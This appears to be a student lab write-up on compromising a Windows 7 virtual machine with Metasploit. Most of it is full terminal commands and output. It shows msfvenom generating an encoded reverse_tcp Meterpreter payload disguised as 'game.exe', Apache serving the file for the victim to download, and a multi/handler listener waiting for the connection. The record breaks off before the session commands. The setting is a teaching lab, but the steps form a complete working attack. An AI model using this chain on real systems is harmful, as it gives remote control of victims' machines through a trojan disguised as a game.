


**Question 1**

- 1. Create a shellcode to exploit windows OS**
- 2. Execute the shellcode on Windows**
- 3. Get a Meterpreter.**
- 4. Upload and Download few files from the exploited system**


**Assignment No - 01**

**Step-1=> You must have a virtual box Installed with Kali Linux 2020.4 and a Windows machine both running. In this practical I have used Windows 7 as the target operating system.**



**Step-2 => Now you need to check the ip address of the kali linux machine so the command is - ifconfig**

**So my ip address is 10.0.2.15**




```
root@kali: ~/Desktop
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.2.15  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fd17:625c:f037:2:e29d:47e6:9fd5:92f0  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:feab:81c  prefixlen 64  scopeid 0x20<link>
    inet6 fd17:625c:f037:2:a00:27ff:feab:81c  prefixlen 64  scopeid 0x0<global>
ether 08:00:27:ab:08:1c  txqueuelen 1000  (Ethernet)
RX packets 1433  bytes 2119730 (2.0 MiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 573  bytes 36472 (35.6 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
loop  txqueuelen 1000  (Local Loopback)
RX packets 12  bytes 556 (556.0 B)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 12  bytes 556 (556.0 B)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@kali: ~/Desktop
#
```

**Step-3 => Now use your kali linux terminal and type command - msfvenom which is pre-installed in kali linux. Msfvenom is the combination of payload generation and encoding**




```
root@kali: ~/Desktop
# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list           <type>      List all modules for [type]. Types are: payloads
  , encoders, nops, platforms, archs, encrypt, formats, all
  -p, --payload        <payload>    Payload to use (--list payloads to list, --list-
  options for arguments). Specify '-' or STDIN for custom
  --list-options       List --payload <value>'s standard, advanced and
  evasion options
  -f, --format         <format>    Output format (use --list formats to list)
  -e, --encoder        <encoder>   The encoder to use (use --list encoders to list)
  --service-name       <value>    The service name to use when generating a servic
  e binary
  --sec-name          <value>    The new section name to use when generating larg
  e Windows binaries. Default: random 4-character alpha string
  --smallest           Generate the smallest possible payload using all
  available encoders
```

**Step-4 => Install apache2 webserver to host the file which will be downloaded by the victim**


To install apache 2 use command - apt install apache2



### Create a shellcode to exploit windows OS

**Step-5=> Now use msfvenom to create a shellcode to exploit windows 7 machine. So, the command is**

- Msfvenom -p windows/meterpreter/reverse\_tcp --platform windows -a x86 -e x86/shikata\_ga\_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/game.exe



**Step-6=> The payload will be created in a while the image below shows the output..**

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running as root and displays the following command and its output:

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/game.exe
```

Output:

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

The terminal window has a dark blue background with a large "KALI BY OFFENSIVE SECURITY" watermark in the center. The desktop environment includes icons for Trash, File System, Home, and Google Chrome.

**Step-7=> After the payload is created, we need to host the file on a web server so, to start apache2 use command - systemctl start apache2**

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running as root and displays the following commands and their outputs:

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.0.2.15 -f exe > /var/www/html/share/game.exe
```

Output:

```
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
```

```
root@kali:~/Desktop# systemctl start apache2
```

The terminal window has a dark blue background with a large "KALI BY OFFENSIVE SECURITY" watermark in the center. The desktop environment includes icons for Trash, File System, Home, and Google Chrome.

**Step-8=> To keep the apache2 server running use command - systemctl enable apache2**

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a dark background and displays the following text:

```
root@kali: ~/Desktop]
root@kali: ~/Desktop]
[ Pictures - File Manager]

File Actions Edit View Help
root@kali: ~/Desktop

Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes

(root💀kali)-[~/Desktop]
#
# systemctl start apache2

(root💀kali)-[~/Desktop]
# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
Created symlink /etc/systemd/system/multi-user.target.wants/apache2.service → /lib/systemd/system/apache2.service.

(root💀kali)-[~/Desktop]
#
```

## Get a Meterpreter.

**Step-9=> Now we will use msfconsole it's a tool name Metasploitable used for hacking ..**

**Step-10=> Now we are starting the attack so the command is - use multi/handler and hit enter.**

**Now set payload so the command is - set payload windows/meterpreter/reverse\_tcp**

```
File Actions Edit View Help
((_)_o_0_\_) \
\ o_o \ M S F \
| | W W |
*|_|

-[ metasploit v6.0.15-dev ]]
+ -- ---[ 2071 exploits - 1123 auxiliary - 352 post ]
+ -- ---[ 592 payloads - 45 encoders - 10 nops ]
+ -- ---[ 7 evasion

Metasploit tip: Save the current environment with the save command, future console restarts will use this environment again

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
```


**Step-11=>Now use command - show options**

```
File Actions Edit View Help
root@kali:~/Desktop
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
_____|_____|_____|_____|_____
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                yes       The listen address (an interface may be specified)
LPORT                4444     yes       The listen port

Exploit target:
```

## Step-12=> Now set LHOST so use command - LHOST 10.0.2.15 as the listener's IP Address



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~/Desktop'. The terminal content is as follows:

```
File Actions Edit View Help
root@kali: ~/Desktop
Id Name
-- 
0 Wildcard Target

msf6 exploit(multi/handler) > set LHOST="10.0.2.15"
[-] Unknown variable
Usage: set [option] [value]


Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > 
```

## Step-13=>Now we are ready to exploit so use command - exploit -j -z But you need the victim to access your web server... Wait for it



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is 'root@kali: ~/Desktop'. The terminal content is as follows:

```
File Actions Edit View Help
root@kali: ~/Desktop
Id Name
-- 
0 Wildcard Target

msf6 exploit(multi/handler) > set LHOST="10.0.2.15"
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from `show payloads'.

msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > exploit -j -z 
```

**Step -14 => When the victim has downloaded your file so a session is established and you have a full control on victim's machine...**

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title is '[root@kali: ~/Desktop]'. The window contains the following text:

```
[File Actions Edit View Help]
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

